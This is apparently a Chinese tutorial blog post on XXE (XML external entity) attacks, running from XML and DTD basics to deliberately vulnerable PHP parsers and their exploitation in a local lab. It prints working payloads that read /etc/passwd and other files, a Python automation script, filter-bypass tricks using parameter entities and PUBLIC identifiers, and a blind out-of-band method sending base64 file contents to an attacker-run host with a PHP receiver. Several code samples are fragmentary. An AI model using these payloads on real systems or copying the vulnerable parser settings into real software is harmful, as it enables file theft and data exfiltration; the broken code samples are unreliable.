xxe漏洞手法总结 基础知识 学习一个漏洞肯定是要先掌握其基础知识
初始xml xml是一种语言,有自己的语法规则,下面就要开始讲解其语言的规则和特点
xml 的主要作用是传输数据
我们熟知的html的作用是显示数据
下面这个就是xml语法的基本结构
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
<!--XML声明-->
大致可以了解为了这么几部分内容
xml版本声明
doctype
element
根元素,子元素
初始dtd dtd是什么
dtd是一个规则,一个要求
感觉是不是理解起来很难受
说简单一点在上面那个xml模板中dtd就是以下这部分的内容
1
2
3
4
5
6
7
8
9
10
<!--XML声明-->
可以知道dtd相当于声明了根元素和子元素
所以说dtd与xml的关系就是被包含的关系,完整的xml语句中包含了完整的dtd
内部声明实体的时候
这里我使用了一个小字标注了内部声明实体的时候这里可能又会懵了,什么是内部声明,什么是实体
在详细的讲之前可以先说明一下
实际上我们主要要学习三种dtd格式
<!DOCTYPE 根元素 [元素声明]>
<!DOCTYPE 根元素 SYSTEM "文件名">
<!DOCTYPE 根元素 SYSTEM "DTD文件路径" [定义内容]>
对于详细的各种类别的声明以及实体的解释,见后续内容
初始dtd声明 前面讲了声明有三种形式
但是对于利用xxe漏洞来说只需要理解两种即可
内部dtd声明 内部声明的样子如下:
1 <!DOCTYPE root [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
root就是根元素,xxe就是实体,可以看到该实体的值是file:///etc/passwd
所以说内部dtd声明就是自己定义dtd,然后使用
外部dtd声明 外部声明的样子如下:
1 <!DOCTYPE root SYSTEM "http://evil.com/1.dtd">
这里就可以看到就没有实体了,这里引用的是evil.com里面的1.dtd在这个dtd里面有实体
该例子是外部dtd引用,不是外部实体声明
初始实体 前面讲了这么多的实体来实体去的,到底什么是实体
实体是xml里面的一个变量,一个快捷方式
变量很好理解,就是定义值。快捷方式就是可以重复使用这个变量
首先看看怎么定义实体呢
通过这个可以知道entity就是定义实体的写法
在 XML 的世界里,凡是带有 <! 开头的内容,都是给解析器下达的指令
好了讲了什么是实体之后,要开始讲实体有哪些类型和怎么使用实体了
在xml 里面一共有四种实体
内置实体,字符实体,通用实体,参数实体
学习利用漏洞只需要学习两种实体
通用实体 对于通用实体
请看下面这个例子
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
<?xml version="1.0" encoding="UTF-8"?>
通过注释我们可以知道在这个xml语句中定义了两个实体(变量)品牌名称和售后服务,后面使用这个实体(变量)是这样使用的&品牌名称;和&售后服务;
所以
解析出来的结果如下
1 2 3 4 5 6 7 8 9 10 <产品 > <名称 > 智能手机X1</名称 > <品牌 > XX科技有限公司</品牌 > <售后 > 全国联保,质保3年,7天无理由退换</售后 > </产品 > <产品 > <名称 > 平板电脑Y2</名称 > <品牌 > XX科技有限公司</品牌 > <售后 > 全国联保,质保3年,7天无理由退换</售后 > </产品 >
由上可以得到使用的方法
声明:<!ENTITY 实体名 "实体值">(不带%,在 DTD 内声明)
引用:&实体名;(必须以&开头、;结尾)
使用范围:DTD 内声明,XML 文档内引用 (也可在 DTD 内引用,但极少用)
核心用途:复用 XML 文档中的重复文本内容,减少冗余编写,方便统一修改
参数实体 接下来就是参数实体了
为什么会存在参数实体
在面对大型的xml语句中通常会定义很多元素,然后元素里面会有很多子元素
有了参数实体的存在可以便于重复的编写元素与元素之间包裹关系,便于dtd的编写
可以看到下面这个例子
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
<?xml version="1.0" encoding="UTF-8"?>
通过这个例子就很好理解了公共字段实体定义了三个子元素,姓名,工号,身份证号,这三个子元素被包裹在了正式员工,实习生,外包员工这三个元素里面
参数实体的特点是由%来定义
实体声明 在前面初始声明的时候就有接触过了实体的声明形式
在这里就要具体讲讲使用方法了
主要讲解的是有四种
内部实体声明
外部实体声明
参数实体声明
引用公共实体
内部实体声明 这个是最好理解的
这里可以编写一个简单的xml看看效果
1
2
3
<!DOCTYPE foo [<!ELEMENT foo ANY >
有一些东西是需要注意的
一个实体由三部分构成:&符号, 实体名称, 分号 (;),这里&不论在GET还是在POST中都需要进行URL编码,因为是使用参数传入xml的,&符号会被认为是参数间的连接符号
所以说可以看到网站限制了只能内部实体声明的话,是没有xxe漏洞的
外部实体声明 XML中对数据的引用称为实体,实体中有一类叫外部实体,用来引入外部资源,有SYSTEM和PUBLIC两个关键字,表示实体来自本地计算机还是公共计算机,外部实体的引用可以借助各种协议
1 <!ENTITY 实体名称 SYSTEM “URI/URL”>

外部实体支持很多的协议,如下
使用的方法无非就是在定义实体的时候使用的是伪协议请求资源
1
2
3
4
5
6
7
8
<?xml version="1.0" encoding="utf-8"?>
所以说能外部实体声明是xxe漏洞利用的基本
参数实体声明 我们常常使用参数实体来进行外部dtd引用
一般的格式如下
1 <!ENTITY % 实体名称 SYSTEM “URI”>
可以见下面的这个使用方法
1
2
3
4
5
6
7
8
<?xml version="1.0" encoding="utf-8"?>
然后evil.dtd的文件内容如下
1 <!ENTITY evil SYSTEM “file:///c:/windows/win.ini” >
可以看到引用完了之后是可以直接使用外部dtd里面的通用实体的
前面我有讲一句话
我们常常使用参数实体来进行外部dtd引用
为什么常常使用的是参数实体来进行外部dtd引用呢,为什么通用实体在xxe的漏洞利用过程中不能进行dtd的外部引用呢
下面有两句话需要严格牢记
参数实体% xxx 只能在dtd内部使用,不能在xml正文的子元素标签里面使用
通用实体& xxx 只能在xml正文里面使用,不能在dtd内部使用
这两句话看起来是很绕的
请见下面的这个例子
看到下面的这个payload
1
2
<!DOCTYPE root [<!ENTITY ben SYSTEM "http://192.168.10.5:8000/1.dtd">]>
然后1.dtd的文件内容如下
1
2
3
4
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
按照正常的逻辑是不是下面这个流程
定义好ben的变量,引用外部的1.dtd
然后使用1.dtd,在1.dtd里面解析%eval读取文件,然后解析%exfil发送文件的内容
流程按道理来说是这样的,但是为什么不能这样呢?
因为ben是一个通用实体,他解析的内容是会放到xml正文里面的,于是就会出现一个现象,1.dtd文件的内容是放到标签里面的,这样的话是不能解析成为xml语句从而使用1.dtd的,只会把这个当做文本来看待
引用公共实体 1 <!ENTITY 实体名称 PUBLIC "public_ID" "URI">
私有外部实体:用 SYSTEM 关键字,引用的是「个人 / 项目私有」的资源(比如你自己本地的 ./info.txt、自己服务器的 http://your.com/data.dtd),只有你或你的项目能访问复用。
公共外部实体:用 PUBLIC 关键字,引用的是「公开标准化」的资源(比如 W3C 制定的通用实体、行业统一规范的实体资源),所有人都可以通过标准标识引用
使用php解析xml语句 在前面xml的语法已经学习的差不多了,现在开始看如何使用php写一个可以解析xml语句的代码
simplexml_load_file() 首先我们先编写一个简单的xml文件
1
2
3
4
5
6
7
8
<root>
写上这个内容放到目录里面
开始编写php代码解析这个xml
1
2
3
4
<?php $xml = simplexml_load_file ("mem.xml" );print_r ($xml );?>
对于simplexml_load_file这个函数的意思是
它读取一个 XML 文件,把它解析成一个 PHP 对象( SimpleXMLElement),让你可以像操作对象属性一样轻松访问 XML 中的数据


访问这个php代码
1 SimpleXMLElement Object ( [man] => Array ( [0 ] => SimpleXMLElement Object ( [name] => yyy [age] => 20 ) [1 ] => SimpleXMLElement Object ( [name] => sss [age] => 19 ) ) )
整理一下是下面这个样子
1
2
3
4
5
6
7
8
9
10
11
SimpleXMLElement Object0 ] => SimpleXMLElement Object20 1 ] => SimpleXMLElement Object19
仔细看看也是很好理解的
可以看到的是成功转化为了对象,然后man很显然是一个数组
既然像数组于是我们就可以调用数据
1
2
3
4
5
6
<?php $xml = simplexml_load_file ("mem.xml" );echo $xml ->man[0 ]-> name; echo $xml ->man[1 ]-> name; ?>
输出的是yyysss
simplexml_load_file()函数吧XML文档载入对象中
$xml是一个Object对象
DOMDocument 首先看到这个代码
1
2
3
4
5
6
<?php $xml = include ("mem.xml" );$doc = new DOMDocument ();$doc ->loadXML ($xml );print_r ($doc ->saveXML ());?>
解释这个代码
首先是加载xml文件,加载有两种方式,一个是使用加载文件的函数比如是使用include,第二个是使用DOMDocument类自带的方法load(),如下就是使用load()方法
1
2
3
4
5
6
7
<?php $doc = new DOMDocument ();$doc ->load ("mem.xml" ); $doc ->loadXML ($xml );print_r ($doc ->saveXML ());?>
加载好了之后
创建一个 DOMDocument 对象(实例化)
你可以把 DOMDocument 想象成一个”XML 处理器”:
它能把 XML 字符串解析成一棵树形结构
可以遍历、修改、删除、添加节点
可以把树形结构再转回 XML 字符串
然后就是这个语句$doc->loadXML($xml);
这个语句是可以将xml语句加载到DOMDocument对象中进行解析
然后saveXML() 把 DOMDocument 内部的树形结构转换回 XML 字符串
最后输出
讲到了这里就可以回到一个根本的问题,为什么要使用xml了
在实际的业务当中有一下业务场景是需要使用xml的
业务一:两家公司要相互交流业务,发送文件,但是两家公司功能开发的代码语言是不一样的,但是代码都能识别xml语句,于是就通过xml语句来传输数据
业务二:很简单,就是文档解析的功能点
业务三:开放平台与第三方API,在使用平台的api的时候也可能会使用xml语句来作为传输语言
手动写一个xml漏洞 来点实际的尝试手写一个xml漏洞代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<?php error_reporting (0 );libxml_disable_entity_loader (false );$xml = file_get_contents ('php://input' );if (isset ($xml )){$dom = new DOMDocument ();$dom ->loadXML ($xml , LIBXML_NOENT | LIBXML_DTDLOAD);$creds = simplexml_import_dom ($dom );$benben = $creds ->admin;echo $benben ;highlight_file (__FILE__ );?>
来看看这个代码是什么意思
libxml_disable_entity_loader(false);这个的意思是关闭防御:允许加载外部实体
$xml = file_get_contents('php://input');没有过滤的存储用户输入的值,作为文件的内容
接下里就是进行xml解析的部分了

前面已经讲过loadXML函数的简单实用方法了,然后这里还多另一个参数LIBXML_NOENT | LIBXML_DTDLOAD
LIBXML_DTDLOAD看这个名字大概就可以猜出来这个参数的意思是啥了,其作用是允许解析器去加载和处理 DTD(文档类型定义)。 无论是内部的还是外部的 DTD,都允许解析,如果没有这个选项解析器会直接忽略<!DOCTYPE...>
LIBXML_NOENT其含义是将实体引用(&xxe;)替换成它实际代表的内容,怎么理解呢?就是使用&xxe这个变量的内容,如果没有这个参数的话&xxe; 被当作普通文本,不会被替换
这里有一个关系图可以看看
总结一下
1
2
LIBXML_DTDLOAD "允许读取 DTD 中的外部资源" (给攻击者打开门)"允许把 &实体; 替换成实际内容" (帮攻击者把文件内容塞进去)
然后这个代码还有一种重要的
$benben = $creds->admin;可以看到这里echo的只有使用admin子元素包裹的内容,所以我们的payload只能写到admin子元素里面
漏洞利用的数据包如下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
POST /xxe01/xxe01/class06.php HTTP/1.1 Host : 127.0.0.1Cache-Control : max-age=0sec-ch-ua : "Not(A:Brand";v="8", "Chromium";v="144"sec-ch-ua-mobile : ?0sec-ch-ua-platform : "Windows"Accept-Language : zh-CN,zh;q=0.9Upgrade-Insecure-Requests : 1User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7Sec-Fetch-Site : noneSec-Fetch-Mode : navigateSec-Fetch-User : ?1Sec-Fetch-Dest : documentAccept-Encoding : gzip, deflate, brConnection : keep-aliveContent-Type : application/xml;charset=utf-8Content-Length : 98<!DOCTYPE root [<!ENTITY ben SYSTEM "file:///etc/passwd" > ]> <_123 > <admin > &ben; </admin > </_123 >
对于这个数据包有一个是需要注意的需要注意一下content-type 的值是不是Content-Type: application/xml;charset=utf-8
看看这个payload
1
2
3
4
<!DOCTYPE root [<!ENTITY ben SYSTEM "file:///etc/passwd" > ]> <_123 > <admin > &ben; </admin > </_123 >
root是文档命名,随便取名
这些命名是有一定的规则的
1
2
3
4
5
✅ 可以包含 字母(a-z, A-Z)、数字(0 -9 )、下划线(_)、连字符(-)、点(.) admin 、user_1、my-dataadmin ✅、_123 ✅123 ❌、1 admin ❌user @name ❌XML 保留字(如 xml 开头的名字) xml ❌、XmlTag
现在已经知道了有漏洞的代码的写法了,那么安全的写法是什么呢
1
2
3
4
5
6
7
8
9
10
11
12
13
14
<?php error_reporting (0 );libxml_disable_entity_loader (true );$xml = file_get_contents ('php://input' );if (isset ($xml )){$dom = new DOMDocument ();$dom ->loadXML ($xml );$creds = simplexml_import_dom ($dom );$benben = $creds ->admin;echo $benben ;highlight_file (__FILE__ );?>

一些其他的安全写法见下
xxe漏洞利用之文件读取 xxe漏洞的文件读取类型有外部实体文件读取和参数实体文件读取
外部实体文件读取 看到存在漏洞的代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
<?php $username = 'admin' ;$password = 'admin' ;libxml_disable_entity_loader (false );$xmlfile = file_get_contents ('php://input' );$dom = new DOMDocument ();$dom ->loadXML ($xmlfile ,LIBXML_NOENT | LIBXML_DTDLOAD);$creds = simplexml_import_dom ($dom );$uname = $creds ->username;$pword = $creds ->password;if ($uname == $username && $pword == $password ){$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" ,1 ,$uname );else {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" ,0 ,$uname );header ('Content-Type: text/html; charset=utf-8' );echo $result ;?>
大体的内容很好理解
sprintf() 是 PHP 中一个非常实用的字符串格式化函数
作用是返回格式化之后的字符串
然后libxml_disable_entity_loader(false);

所以我们是可以直接构造payload语句的
先看看正常的数据包格式
1 <user > <username > 1234</username > <password > 123</password > </user >
然后我们需要修改这个数据包的内容
1
2
<!DOCTYPE root [<!ENTITY exp SYSTEM "file:///etc/passwd" > ]> <user > <username > &exp; </username > <password > &exp; </password > </user >
其实这里最好是使用
1 <!ENTITY exp SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd" >
这个payload
python脚本如下
1
2
3
4
5
6
7
8
9
10
import requests'http://192.168.1.40:8000/xxe/index.php' '' f'''<!DOCTYPE user [<!ENTITY exp SYSTEM "php://filter/read=convert.base64-encode/resource=file:///{file} ">]> <user><username>&exp;</username><password>&exp;</password></user>''' "Content-Type" : "application/xml" })print (r.text)
参数实体文件读取 这种文件读取方式主要是为了两个方面
一个是绕过关键词限制
一个是绕过无法回显的情况
关键词绕过 看到绕过关键词的限制部分
服务端代码如下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
<?php $USERNAME = 'admin' ;$PASSWORD = 'admin' ;libxml_disable_entity_loader (false );$preg = '/file:\/\//i' ;$xmlfile = file_get_contents ('php://input' );if (!preg_match_all ($preg ,$xmlfile ,$res )){$xmlfile = file_get_contents ('php://input' );$dom = new DOMDocument ();$dom ->loadXML ($xmlfile , LIBXML_NOENT | LIBXML_DTDLOAD);$creds = simplexml_import_dom ($dom );$username = $creds ->username;$password = $creds ->password;if ($username == $USERNAME && $password == $PASSWORD ) {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 1 , $username );else {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 0 , $username );header ('Content-Type: text/html; charset=utf-8' );echo $result ;else {echo 'nononono' ;?>
这种情况就是不能使用一些关键词,于是就得使用参数实体
在本地创建一个dtd文件内容如下
1 <!ENTITY ben SYSTEM "php://filter/read=convert.base64-encode/resource=C:/Users/Admin/Desktop/test/test/9.9/1.html" >
这个dtd文件里面的内容使用的payload可以是file协议也可以是filter协议,如果file协议没有回显的话就使用filter协议
还在本地开启一个web服务
python -m http.server 9986

传输数据的payload如下
1
2
<!DOCTYPE root [<!ENTITY % dazhuang SYSTEM "http://192.168.1.40:9986/1.dtd" > %dazhuang;]> <user > <username > &ben; </username > <password > 111</password > </user >
效果类似于
这里讲一个小巧思:对于绕过如果过滤的是SYSTEM我们还是可以绕过的
存在漏洞的代码如下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
<?php $USERNAME = 'admin' ;$PASSWORD = 'admin' ;libxml_disable_entity_loader (false );$preg = '/file:\/\/|SYSTEM/i' ;$xmlfile = file_get_contents ('php://input' );if (!preg_match_all ($preg ,$xmlfile ,$res )){$xmlfile = file_get_contents ('php://input' );$dom = new DOMDocument ();$dom ->loadXML ($xmlfile , LIBXML_NOENT | LIBXML_DTDLOAD);$creds = simplexml_import_dom ($dom );$username = $creds ->username;$password = $creds ->password;if ($username == $USERNAME && $password == $PASSWORD ) {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 1 , $username );else {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 0 , $username );header ('Content-Type: text/html; charset=utf-8' );echo $result ;else {echo 'nononono' ;?>
payload如下
1
2
3
<!DOCTYPE root [<!ENTITY % dazhuang PUBLIC "-//x//x//EN" "http://192.168.1.40:9986/1.dtd" > %dazhuang;]> <user > <username > &ben; </username > <password > 111</password > </user >
1.dtd还是之前的内容,这个payload可以看到没有使用system使用的是public依然可以执行
“-//x//x//EN”这个是公共标识符号,-//所有者//描述//语言
无回显绕过 存在漏洞的代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
<?php $USERNAME = 'admin' ;$PASSWORD = 'admin' ;libxml_disable_entity_loader (false );$preg = '/file:\/\//i' ;$xmlfile = file_get_contents ('php://input' );if (!preg_match_all ($preg ,$xmlfile ,$res )){$xmlfile = file_get_contents ('php://input' );$dom = new DOMDocument ();$dom ->loadXML ($xmlfile , LIBXML_NOENT | LIBXML_DTDLOAD);$creds = simplexml_import_dom ($dom );$username = $creds ->username;$password = $creds ->password;if ($username == $USERNAME && $password == $PASSWORD ) {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 1 , $username );else {$result = sprintf ("<result><code>%d</code><msg>%s</msg></result>" , 0 , $username );header ('Content-Type: text/html; charset=utf-8' );echo 1 ;else {echo 'nononono' ;?>
这个代码就是把echo $result修改为了echo 1导致xxe漏洞读取的文件内容是没有显示的
对于这种无回显的漏洞利用可以先探测一下
使用web服务进行探测
1
2
3
4
5
<?xml version="1.0" encoding="UTF-8" ?> <!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://192.168.1.40:8099" > %remote; ]>
收到访问消息就可以直接构造
方法一
在一个文件夹里面创建两个文件
1.php
1
2
3
<?php file_put_contents ("test.txt" , $_GET ['file' ]) ;?>
注意要想写入文件不能使用python -m http.server 搭建服务器,得使用php -S 0.0.0.0:8898才能解析php代码
xxe.xml
1
2
3
<!ENTITY % dtd "<!ENTITY % xxe SYSTEM 'http://192.168.1.40:8898/1.php?file=%file;'> " >
注意:这里对于xxe.xml文件命名为xml还是dtd文件都可以,因为这里不看文件扩展名,只看文件内容
接下来构造数据包
1
2
3
4
5
6
<!DOCTYPE test [ <!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=C:/Users/Admin/Desktop/test/test/9.9/1.html" > <!ENTITY % aaa SYSTEM "http://192.168.1.40:8898/xxe.xml" > %aaa; ]> <root > 123</root >
这里采用的是base64编码传输文件,但是还有一个要注意的这里不能传输太大的文件,因为http传输有限制
具体的执行逻辑也是很简单的
首先是解析%aaa 然后解析 %dtd 然后解析 %xxe 然后解析%file 之后就写入文件
方法二
其实这个方法和方法一的原理是一样的,只是逻辑有一些差别
数据包的内容
1
2
<!DOCTYPE root [<!ENTITY % dazhuang SYSTEM "http://192.168.1.40:8898/1.dtd" > %dazhuang;]> <user > <username > &ben; </username > <password > 111</password > </user >
1.dtd文件内容
1
2
3
4
<!ENTITY % file SYSTEM "php://filter/read=convert.base64-encode/resource=/etc/passwd">
